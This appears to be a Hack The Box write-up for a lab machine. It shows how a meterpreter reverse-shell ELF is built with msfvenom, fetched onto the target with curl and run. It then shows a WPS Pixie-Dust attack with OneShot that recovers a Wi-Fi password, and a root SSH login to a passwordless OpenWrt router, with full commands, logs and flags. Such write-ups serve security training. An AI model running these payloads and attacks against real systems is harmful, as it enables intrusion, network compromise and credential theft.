
```
# On Attack Machine
sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.123
LPORT=1336 -a x86 -f elf -o /var/www/html/tobor.elf
sudo systemctl start httpd

# On target machine
curl 10.10.14.123/tobor.elf -o /dev/shm/tobor.elf
chmod +x /dev/shm/tobor.elf
/dev/shm/tobor.elf
```

Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...


root@attica01:/tmp# ls /dev/shm
ls /dev/shm
tobor.elf
root@attica01:/tmp# /dev/shm/tobor.elf
/dev/shm/tobor.elf
[*] Sending stage (1017704 bytes) to 10.129.134.96

[*] Meterpreter session 2 opened (10.10.14.123:1336 -> 10.129.134.96:48900)
```

I was then able to read the user flag

Screenshot Evidence




USER FLAG: c1a0bcf9a9d47e930d0d008d5042c65f

PrivEsc

In my enumeration I discovered a Wireless interface wlan0

`ip a`

Screenshot Evidence



I used interface to scan for and discover a WPS wireless network

`iw dev wlan0 scan`

Screenshot Evidence


```
root@attica01:/opt/PLC/OpenPLC_v3/webserver# iw dev wlan0 scan
iw dev wlan0 scan
BSS 02:00:00:00:01:00(on wlan0)
        last seen: 2936.772s [boottime]
        TSF: 1720211654273416 usec (19909d, 20:34:14)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortSlotTime (0x0411)
        signal: -30.00 dBm
        last seen: 0 ms ago
        Information elements from Probe Response frame:
        SSID: plcrouter
        Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
        DS Parameter set: channel 1
        ERP: Barker_Preamble_Mode
        Extended supported rates: 24.0 36.0 48.0 54.0
        RSN:     * Version: 1
                 * Group cipher: CCMP
                 * Pairwise ciphers: CCMP
                 * Authentication suites: PSK
                 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
        Supported operating classes:
                 * current operating class: 81
        Extended capabilities:
                 * Extended Channel Switching
                 * SSID List
                 * Operating Mode Notification
        WPS:     * Version: 1.0
                 * Wi-Fi Protected Setup State: 2 (Configured)
                 * Response Type: 3 (AP)
                 * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
                 * Manufacturer:
                 * Model:
                 * Model Number:
                 * Serial Number:
                 * Primary Device Type: 0-00000000-0
                 * Device name:
                 * Config methods: Label, Display, Keypad
[HTB] 0:openvpn  1:msf* 2:bash-
```

I now know the following:
SSID: plcrouter
BSS: 02:00:00:00:01:00
Signal: -30.00dBm
WPS Version: 1
Group cipher: CCMP
Authentication suites: PSK
Capabilities: 1-PTKSA-RC 1-GTKSA-RC
Pairwise ciphers: CCMP

Since my attack machine is not able to reach that wireless network I look for a tool on GitHub to crack a WPS pin and found OneShot

```
# On Attack Machine
sudo wget https://github.com/kimocoder/OneShot/raw/master/oneshot.py -P /var/www/html/

# On Target Machine
curl http://10.10.14.123/oneshot.py -o /dev/shm/oneshot.py
```

Screenshot Evidence



I ran the exploit

```
python3 /dev/shm/oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
```

Screenshot Evidence

```
root@attica01:/tmp# python3 /dev/shm/oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
<dev/shm/oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
[*] Running wpa_supplicant…
[*] Running wpa_supplicant…
[*] Trying PIN '12345670'…
[*] Scanning…
[*] Authenticating…
[+] Authenticated
[*] Associating with AP…
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response…
[*] Received WPS Message M1
[P] E-Nonce: 9CE29EFA2F5CA99E8989771D9DBBBCEF
[*] Sending WPS Message M2…
[P] PKR: 29A6EEEAA92F759CEA2F29700F992C3DDAEC82DD5C510BAEBD64825C245FA3A4EE401534C
F0BB0106C2FEAFB3AFE7A376C8D041762F9D15B8D98845D71161CF89FCF810E19FFE859936FFF28063
A622A257A1521988A74E469D4D44AA584A863A7CE03BAA9
[P] PKE: 13091735E1FDBF4A752A9E09D6846908FA996DADA1361BF1C5AB8E90B852B84E1C6D9EE42
6E630D731795B501AB0D256923969F1448F3689FC2F4C3D3B13431C0416B55A0958AF70635B482304A
2C5DE59E00711C2EC5A6A98734800594918E899EA06AB2B
[P] AuthKey: 951702338CBD223A07AB7F6591411CD705B606B917DF3078F1AD28AB32EC61B1
[*] Received WPS Message M3
[P] E-Hash1: F8B1B783BA17B5DB1A9228D678D27EF01443864D498B973A01C3B9712C11AD36
[P] E-Hash2: 35756AB03C270E9E40390CD2AA8FFB1CF4333916C0248FDF270E1EC281FF7BA5
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
root@attica01:/tmp#
```

This gave me the below information:
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'

I used that information to connect to the wireless network

```
wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > /tmp/config
wpa_supplicant -B -c /tmp/config -i wlan0
```

Screenshot Evidence

```
root@attica01:/tmp# wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > /tmp/config
<plcrouter 'NoWWEDoKnowWhaTisReal123!' > /tmp/config
root@attica01:/tmp# wpa_supplicant -B -c config -i wlan0
wpa_supplicant -B -c config -i wlan0
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
root@attica01:/tmp#
```

I did not receive an IP address on the wlan0 interface yet.
I set one statically and attempted to ping a typical gateway IP at 192.168.1.1
I played guess and check for this executing the below commands in different subnets
TCPDump is not on the machine.

```
ifconfig wlan0 192.168.1.100 netmask 255.255.255.0
ping -c 1 -4 192.168.1.1
arp -a
```

This successfully received a result

Screenshot Evidence

```
root@attica01:/tmp# ping -c 1 -4 192.168.1.1
ping -c 1 -4 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.420 ms

--- 192.168.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.420/0.420/0.420/0.000 ms
```

I was able to verify that port 22 was open on 192.168.1.1 and was able to SSH into it without a password

```
timeout 1 bash -c "</dev/tcp/192.168.1.1/22" && echo "Port 22 is open" || echo
"Port 22 is closed"
ssh 192.168.1.1
```

Screenshot Evidence

```
root@attica01:/tmp# timeout 1 bash -c "</dev/tcp/192.168.1.1/22
< echo "Port 22 is open" || echo "Port 22 is closed"
Port 22 is open
root@attica01:/tmp# ssh 192.168.1.1
ssh 192.168.1.1


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)


  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~#
```

I was then abl to read the root flag.
The ap device does not have all typical linux commands so I could not use the hostname binary

Screenshot Evidence

```
root@ap:~# id
id
uid=0(root) gid=0(root)
root@ap:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
4: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 scope global wlan0
       valid_lft forever preferred_lft forever
    inet6 fe80::ff:fe00:100/64 scope link
       valid_lft forever preferred_lft forever
root@ap:~# cat root.txt
cat root.txt
d1dffc40403e277bf18db3435656e550
root@ap:~#
[HTB] 0:openvpn  1:msf* 2:bash-
```

ROOT FLAG: d1dffc40403e277bf18db3435656e550